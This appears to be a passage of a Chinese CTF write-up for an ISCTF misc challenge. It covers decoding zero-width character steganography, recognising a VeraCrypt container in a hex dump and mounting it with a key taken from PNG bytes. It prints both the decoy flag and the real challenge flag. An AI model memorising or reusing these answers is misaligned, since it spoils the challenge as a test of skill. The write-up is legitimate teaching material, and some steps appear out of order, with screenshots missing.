


点击 **确定** 即可成功挂载





打开挂载好的磁盘后发现里面有文件 `flag.txt`，不难观察到可见字符与实际字符数量对不上，很明显的零宽字符隐写。



拖到 Kali 用 Vim 打开



粗略看了下只有 200b , 200e , feff , 200d , 202c 这五种零宽字符，随便找一个在线网站解密即可

原文: (长度: 63)

清除

hahahahayou got me Here is flag?
ISCTF{FAKE_flag_don't_submit}

加密 »

隐藏文字: (长度: 69)

清除

Good job!here is your right flag:
ISCTF{VC_15_s0000000_1n73r3571n6!!}

隐写文本: (长度: 546)

清除

hahahahayou got me Here is flag?
ISCTF{FAKE_flag_don't_submit}

« 解密

将Stego文本下载为文件

隐写术的零宽度字符:

☐ U+200A ZERO WIDTH SPACE

☒ U+200B ZERO WIDTH SPACE

☐ U+200C ZERO WIDTH NON-JOINER

☒ U+200D ZERO WIDTH JOINER

☒ U+200E LEFT-TO-RIGHT MARK

☐ U+200F LEFT-TO-RIGHT MARK

☐ U+202A LEFT-TO-RIGHT EMBEDDING

☒ U+202C POP DIRECTIONAL FORMATTING

☐ U+202D LEFT-TO-RIGHT OVERRIDE

☐ U+2062 INVISIBLE TIMES

☐ U+2063 INVISIBLE SEPARATOR

☒ U+FEFF ZERO WIDTH NO-BREAK SPACE

```
ISCTF{VC_15_s0000000_1n73r3571n6!!}
```

钓鱼思路

ISCTF{VC_15_s0000000_1n73r3571n6!!}

起始页	这里没有flag x																															
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00:0000	90	C2	5F	AC	74	2A	D8	91	38	6E	B3	03	5A	14	68	BE	悞	瘳	*	貞	8	n	.	Z	.	h						
00:0010	DC	DD	A6	DC	1E	79	B7	73	AF	D9	39	B4	E3	76	49	F2	拒	荳	.	y	穰	.	9	淬	v	I						
00:0020	70	81	33	99	F1	27	4B	C0	BF	BC	16	11	4D	A2	46	1C	驍	.	'	K	攬	.	M	.	.							
00:0030	DD	4C	9A	7C	2D	C0	6B	DC	25	3D	E0	11	A6	34	E7	96	輒	殀	-	續	.	=	.	.								
00:0040	13	56	8D	16	C7	14	B3	BD	23	D5	02	2F	F8	E1	35	43	.	V	.	.	辰	#	.	/	.	5	C					
00:0050	4F	72	4A	1B	D0	B1	E8	09	14	7E	56	4D	E0	38	7B	8B	O	r	J	.	斜	.	.	~	V	M	.					
00:0060	76	A5	12	2C	66	CA	A9	90	55	94	73	9B	29	7A	6B	7C	燥	.	.	f	施	悅	攢	.	z	k						
00:0070	94	C2	22	3A	C0	A6	B4	2E	71	34	01	05	4B	B0	00	DB	駁	"	:	捆	.	q	4	.	.	K	.					
00:0080	F1	CE	59	24	18	67	3F	67	E2	B9	B6	12	6D	56	81	13	塢	璽	\$	.	g	?	g	貪	.	m	V	.				
00:0090	FC	3D	FB	88	24	28	DD	B1	C6	BE	04	B2	98	B7	68	86	.	魔	\$	(	茶	凭	.	瞞	穉							
00:00A0	95	92	DB	A0	AB	C9	41	5E	4D	BA	F8	53	39	E5	06	62	悞	猝	牪	慈	^	M	壺	S	9	.	b					
00:00B0	73	79	6B	24	7F	63	B9	67	B8	B0	72	A4	DD	CF	CB	0E	s	y	k	\$	.	c	筭	赴	r	ほ	纤	.				
00:00C0	C7	16	7E	ED	5F	52	B5	8A	C5	E5	A1	90	FF	C0	75	7F	.	~	轉	R	振	佩	.	.	纓	.						
00:00D0	8D	22	87	3D	B3	35	75	E1	D7	C3	5B	06	08	FD	70	58	.	.	.	.	嶙	胎	.	.	靛	X						
00:00E0	7D	E5	26	8D	20	87	81	D5	9C	9E	AD	FE	57	82	CF	71	}	.	.	.	喂	諛	瀛	ノ	隻	q						
00:00F0	3E	D7	BF	C1	A2	82	20	81	AD	AC	51	4E	9D	FD	5A	FD	>	卓	立	.	仔	璉	N	濤	Z							
00:0100	2C	8C	8C	5C	03	49	28	59	A5	41	19	C6	DD	56	98	46	.	寤	\	.	I	(	Y	.	.	威	V	樞				
00:0110	0D	32	11	CF	4B	F1	EE	B6	54	1D	40	04	AB	F2	00	4F	.	2	.	塵	耦	襪	.	@	.	.	.	0				
00:0120	1C	F9	FB	D7	D3	E9	71	5D	BF	93	1D	0A	B1	BB	18	06	.	.	.	子	閣	]	總	.	.	被	.					
00:0130	74	0E	57	28	EF	57	E1	47	98	79	36	01	AD	B0	D3	FB	t	.	W	(	颺	醅	糖	6	.	.	欲					
00:0140	56	9C	CF	27	A3	0A	FA	A6	48	02	C1	1F	A1	5A	ED	E6	V	溝	'	.	.	H	.	.	.	磳						
00:0150	A6	F5	02	5D	88	0B	BD	06	45	88	53	72	20	B7	BC	CE		.	]	.	.	E	托	r	芳							
00:0160	F2	DB	1B	15	78	47	EA	C7	CD	34	B1	3E	59	3A	6C	50	悞	.	.	x	G	呢	.	Y	:	l	P					
00:0170	D7	8A	98	39	A5	BC	E4	A5	77	A6	FB	C6	32	05	A6	DE	論	.	.	演	w	.	.	.	.							
00:0180	23	4E	86	2D	DD	DB	CC	A8	36	C3	17	DC	7F	EC	5F	6A	#	N	.	葳	台	6	.	.	.	霏	j					
00:0190	62	04	C4	14	E6	E7	96	0D	75	A0	4E	55	D5	46	0A	0A	b	.	.	驍	.	u	燦	U	誇	.	.					
00:01A0	3F	62	5E	96	9C	F9	F5	0B	47	FD	5B	D4	E0	C7	9B	C5	?	b	^	恠	.	.	G	訖	脏	蒞						
00:01B0	5C	74	F2	F4	0E	99	73	39	F0	3F	02	96	7A	A5	54	31	戴	t	蝮	.	樾	9	.	.	杭	.	1					
00:01C0	58	CB	99	C2	E3	81	7D	2B	B2	D9	26	89	96	8B	5E	72	X	薔	裸	仝	+	謁	8	.	摺	嫻	r					

这里没有flag 杂乱无章，猜测是VeraCrypt容器（VC容器）

在这里下载VeraCrypt👉[VeraCrypt](#) - 为偏执者提供强大安全保障的免费开源磁盘加密工具



给发布者的重要提示：如果您打算在自己的服务器上托管我们的文件，请考虑直接链接到本页面。这有助于我们防止过时版本的传播，这在安全软件领域尤为重要。谢谢！

[支持的操作系统版本](#)



如果您需要支持TrueCrypt格式，请访问[VeraCrypt 1.25.9专用页面](#)。

最新稳定版 - 1.26.24 (2025年2月3日星期一)


- **Windows:**
 - 安装程序 (x64与ARM64): [VeraCrypt Setup 1.26.24.exe](#) (PGP签名)
 - MSI安装程序 (仅限x64): [VeraCrypt_Setup_x64_1.26.24.msi](#) (PGP签名)
 - 便携版: [VeraCrypt Portable 1.26.24.exe](#) (PGP签名)
 - 调试符号文件: [VeraCrypt_1.26.24_Windows_Symbols.zip](#) (PGP签名)
- **macOS (Monterey 12及以上) :**
 - macFUSE兼容版: [VeraCrypt_1.26.24.dmg](#) (PGP签名)
 - FUSE-T兼容版: [VeraCrypt_FUSE-T_1.26.24.dmg](#) (PGP签名)
 - 建议使用Apple Silicon芯片的Mac电脑选择FUSE-T兼容版。
- **Linux:**
 - Appliance (通用版, 便携式):
 - x64: [VeraCrypt-1.26.24-x86_64.Appliance](#) (PGP签名)
 - ARM64: [VeraCrypt-1.26.24-aarch64.Appliance](#) (PGP签名)
 - 通用安装程序: [veracrypt-1.26.24-setup.tar.bz2](#) (PGP签名)
 - 32位无SSE2支持的旧版Linux安装包: [veracrypt-1.26.24-x86-legacy-setup.tar.bz2](#) (PGP签名)
 - Debian/Ubuntu 安装包:

挑选符合你系统的版本安装（也可以直接下载便携版的）


挂载流程：



稍等片刻就挂载好了




挂载好是这个这样的：




然后打开 F 盘 （你前面挂在哪个盘了就打开哪个）

打开这里的flag.txt即可拿到flag



还没完，上面是挂载的思路

密钥的来源是 `nothing is here.png`



用 010 编辑器打开看图片 `nothing is here.png` 的 2020 行选取 2021-2025 字节作为密钥

